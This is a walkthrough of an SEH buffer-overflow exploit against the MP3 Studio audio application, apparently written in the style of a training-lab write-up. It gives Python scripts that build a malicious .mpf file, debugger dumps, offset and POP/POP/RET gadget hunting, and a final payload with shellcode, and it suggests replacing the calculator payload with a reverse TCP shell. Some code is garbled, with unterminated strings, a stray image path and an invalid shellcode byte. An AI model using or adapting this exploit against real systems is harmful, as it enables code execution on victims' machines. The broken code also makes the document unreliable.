

# ***Buffer Overflow for MP3 Studio Official Writeup***

## ***Overflow (or overflown... however you want to look at it)***

---

```
file = "exploit.mpf"

buffer = "A"*5000

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

First make a python file that sends 5000 A's at MP3 Studio

Double click on python file, thus writing the exploit.mpf document which will be opened in MP3 Studio

l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

Registers (FPU)

EAX 0019F7DC  
ECX 00000000  
EDX 00000000  
EBX 41414141  
ESP 0019F7C4  
EBP 0019F7E4  
ESI 41414141  
EDI 41414141  
EIP 41414141

C 0 ES 002B 32bit 0(FFFFFFFF)  
P 1 CS 002B 32bit 0(FFFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFFF)  
Z 0 DS 002B 32bit 0(FFFFFFFF)  
S 0 FS 0053 32bit 25F000(FFF)  
T 0 GS 002B 32bit 0(FFFFFFFF)  
D 0  
O 0 LastErr ERROR\_SUCCESS (00000000)  
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g  
ST5 empty g  
ST6 empty g  
ST7 empty g

FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)  
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0

Address	Hex dump	ASCII
0049E000	02 00 8B C0 00 8D 40 00	. . . . .
0049E008	C0 A0 44 00 90 20 40 00	. . . . .
0049E010	18 22 40 00 8C 25 40 00	. . . . .
0049E018	32 1F 8B C0 32 13 8B C0	. . . . .
0049E020	52 75 6E 74 69 6D 65 20	Runtime
0049E028	65 72 72 6F 72 20 20 20	error
0049E030	20 20 61 74 20 30 30 30	at 000
0049E038	30 30 30 30 30 00 45 72	000000.Er
0049E040	72 6F 72 00 20 20 20 20	ror.
0049E048	20 20 20 20 20 20 20 20	
0049E050	20 20 20 20 20 20 20 20	
0049E058	20 20 20 20 20 20 20 20	
0049E060	20 20 20 20 20 20 20 20	
0049E068	20 20 20 20 20 20 20 20	
0049E070	20 20 20 20 20 20 20 20	
0049E078	20 20 20 20 20 20 20 20	
0049E080	20 20 20 20 00 0A 8B C0	. . . . .

0019F9D4 41414141 AAAA  
0019F9D8 41414141 AAAA  
0019F9DC 41414141 AAAA  
0019F9E0 41414141 AAAA  
0019F9E4 02265F68 h &  
0019F9E8 02263ECC i>&  
0019F9EC 0019FB18 000.  
0019F9F0 0048BB15 00H.  
0019F9F4 0019FB64 d00.  
0019F9F8 0048BB8B 00H.  
0019F9FC 0019FB18 000.  
0019FA00 00000233 3 .  
0019FA04 0019FB94 000.  
0019FA08 02242224 \$"\$  
0019FA0C 02263ECC i>&  
0019FA10 5C3A4384 MC:\  
0019FA14 72657355 User  
0019FA18 75565C73 S\Uu

ASCII "AA"  
ASCII "C:\Users\UuIn\Desktop\exploit.mpf"  
RETURN to MP3Studi.0048BB15 from MP3Studi.  
MP3Studi.0048BB8B  
ASCII "C:\Users\UuIn\Desktop\exploit.mpf"

[05:58:15] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

As shown on the bottom we can pass an exception, lets press shift F9 to do that

You can see the program will continue to try and load other things

Now it is time to find the offset

msf-pattern\_create -l 5000

This will create a pattern of 5000 bytes within kali, go ahead and copy that and paste that into notepad deleting the A's

```

file = "exploit.mpf"


buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"

```

Press Shift+F9 and copy the EIP value



The screenshot shows the Windows Task Manager Performance tab, specifically the Memory section. The 'EIP' (Instruction Pointer) register is highlighted with a value of 46326846. The other registers shown are EAX (00000000), ECX (46326846), EDX (77C98900 ntdll.77C98900), EBX (00000000), ESP (0019E1F0), EBP (0019E210), ESI (00000000), and EDI (00000000).

Copy EIP back to kali and find the offset

Now update exploit

```

file = "exploit.mpf"

buffer = "A"*4116
buffer += "B"*4
buffer += "C"*4
buffer += "D"*500

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"

```

The A's will cause the overflow, the B's are in the nSEH, the C's are in the SEH and the D's are to see if we have room afterwards

0019F7B0	41414141	AAAA	
0019F7B4	41414141	AAAA	
0019F7B8	41414141	AAAA	
0019F7BC	41414141	AAAA	
0019F7C0	41414141	AAAA	
0019F7C4	41414141	AAAA	Pointer to next SEH record
0019F7C8	42424242	BBBB	SE handler
0019F7CC	43434343	CCCC	

As you can see we sent too many A's, delete 4 of them, so now your number should 4112 and send the exploit again

Once you change your exploit and send it back, you can now pass the exception with SHIFT+F9 which will then show you that the EIP has been overwritten with C's (43)

You should have also noticed the 0's that are breaking up our D's, this is going to be a problem so we will have to make a further jump

Restart the program and do not send the exploit

Use MONA to find a POP/POP/RET to bypass the SEH



You may have to wait a minute and also minimize the CPU view tray

```

004068D4 : 0x004068d4 : pop ecx # pop ebp # ret 0x04 | startnul
00407650 : 0x00407650 : pop ecx # pop ebp # ret 0x04 | startnul
004077C4 : 0x004077c4 : pop ecx # pop ebp # ret 0x04 | startnul
0040C569 : 0x0040c569 : pop ecx # pop ebp # ret 0x04 | startnul
0040D70B : 0x0040d70b : pop ecx # pop ebp # ret 0x04 | startnul
00411833 : 0x00411833 : pop ecx # pop ebp # ret 0x04 | startnul
0041724E : 0x0041724e : pop ecx # pop ebp # ret 0x04 | startnul
0041A110 : 0x0041a110 : pop ecx # pop ebp # ret 0x04 | startnul
0041B3F3 : 0x0041b3f3 : pop ecx # pop ebp # ret 0x04 | startnul
0041D711 : 0x0041d711 : pop ecx # pop ebp # ret 0x04 | startnul
0041DAF4 : 0x0041daf4 : pop ecx # pop ebp # ret 0x04 | startnul
0041E817 : 0x0041e817 : pop ecx # pop ebp # ret 0x04 | startnul
0041F7CA : 0x0041f7ca : pop ecx # pop ebp # ret 0x04 | startnul
004219B7 : 0x004219b7 : pop ecx # pop ebp # ret 0x04 | startnul
004275A5 : 0x004275a5 : pop ecx # pop ebp # ret 0x04 | startnul
00434F69 : 0x00434f69 : pop ecx # pop ebp # ret 0x04 | startnul
00436AFD : 0x00436afd : pop ecx # pop ebp # ret 0x04 | startnul
0043A3C3 : 0x0043a3c3 : pop ecx # pop ebp # ret 0x04 | startnul
0043EA89 : 0x0043ea89 : pop ecx # pop ebp # ret 0x04 | startnul
0043EDAD : 0x0043edad : pop ecx # pop ebp # ret 0x04 | startnul
0BADF00D ... Please wait while I'm processing all remaining resu
0BADF00D [+] Done. Only the first 20 pointers are shown here. Fo
0BADF00D Found a total of 2571 pointers
0BADF00D

```

Do not use any of these, we need to find one with anything like a 0x0 next to it, so open the location that the other pointers are stored

I used the following JMP location for POP/POP/RET

```
jmp 0x10015901
```

Update payload with the following

The eb\22 is a jump forward, which constitutes as a small jump

Also to find bad characters we can use the following python3 script

```

for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end="")
print()

```

```

file = "exploit.mpf"

buffer = "A"*4112
buffer += "\xeb\x22\x90\x90" #nSEH Forward Jump
buffer += "\x01\x58\x01\x10" #POP POP RET
buffer += "\x90"*30 #NOP SLED
buffer += "\x01\x02\x03\x04\x05\x06\x07\x08\x09\
buffer += "D"*500

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"

```

Send that up, then right click on ESP and follow in dump

Address	Hex dump								ASCII
0019F790	41	41	41	41	41	41	41	41	AAAAAAAA
0019F798	41	41	41	41	41	41	41	41	AAAAAAAA
0019F7A0	41	41	41	41	41	41	41	41	AAAAAAAA
0019F7A8	41	41	41	41	41	41	41	41	AAAAAAAA
0019F7B0	41	41	41	41	41	41	41	41	AAAAAAAA
0019F7B8	41	41	41	41	41	41	41	41	AAAAAAAA
0019F7C0	41	41	41	41	EB	22	90	90	AAAAë"
0019F7C8	01	58	01	10	90	90	90	90	X
0019F7D0	90	90	90	90	90	90	90	90	
0019F7D8	90	90	90	90	00	00	00	00	....
0019F7E0	90	90	90	90	90	90	90	90	
0019F7E8	90	90	01	02	03	04	05	06	
0019F7F0	07	08	09	00	80	BB	25	02	..€»%
0019F7F8	EC	11	49	00	F4	F9	19	00	ïI.ôù.
0019F800	12	12	49	00	EC	F9	19	00	II.ìù.

As you can see there are bad characters, so now we need to work on finding those bad characters

Some common bad characters are the following

```

\x00
\x0a
\x0d
\x20

```

Lastly we can write our exploit

```
file = "exploit.mpf"

sc = (
"\xbb\xd5\x19\xbe\x3b\xdb\xd9\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x31\x83\xc0\x04\x31\x58\x0f\x03\x58\xda\xfb\x4b\xc7\x0c\x79"
"\xb3\x38\xcc\x1e\x3d\xdd\xfd\x1e\x59\x95\xad\xae\x29\xfb\x41"
"\x44\x7f\xe8\xd2\x28\xa8\x1f\x53\x86\x8e\x2e\x64\xbb\xf3\x31"
"\xe6\xc6\x27\x92\xd7\x08\x3a\xd3\x10\x74\xb7\x81\xc9\xf2\x6a"
"\x36\x7e\x4e\xb7\xbd\xcc\x5e\xbf\x22\x84\x61\xee\xf4\x9f\x3b"
"\x30\xf6\x4c\x30\x79\xe0\x91\x7d\x33\x9b\x61\x09\xc2\x4d\xb8"
"\xf2\x69\xb0\x75\x01\x73\xf4\xb1\xfa\x06\x0c\xc2\x87\x10\xcb"
"\xb9\x53\x94\xc8\x19\x17\x0e\x35\x98\xf4\xc9\xbe\x96\xb1\x9e"
"\x99\xba\x44\x72\x92\xc6\xcd\x75\x75\x4f\x95\x51\x51\x14\x4d"
"\xfb\xc0\xf0\x20\x04\x12\x5b\x9c\xa0\x58\x71\xc9\xd8\x02\x1f"
"\x0c\x6e\x39\x6d\x0e\x70\x42\xcl\x67\x41\xc9\x8e\xf0\x5e\x18"
"\xeb\x0f\x15\x01\x5d\x98\xf0\xd3\xdc\xc5\x02\x0e\x22\xf0\x80"
"\xbb\xda\x07\x98\xc9\xdf\x4c\x1e\x21\xad\xdd\xcb\x45\x02\xdd"
"\xd9\x25\xc5\x4d\x81\x87\x60\xf6\x20\xd8"
)

buffer = "A"*4112
buffer += "\xeb\x22\x90\x90" #nSEH Forward Jump
buffer += "\x01\x58\x01\x10" #POP POP RET
buffer += "\x90"*30 #NOP SLED
buffer += sc

f = open (file, "w")
f.write (buffer)
f.close()

print "[+] file saved as " + file
print "buffer"
```

The sc that is used here is just to pop calculator, you can do whatever you would like after this such as making a reverse TCP connection or whatever else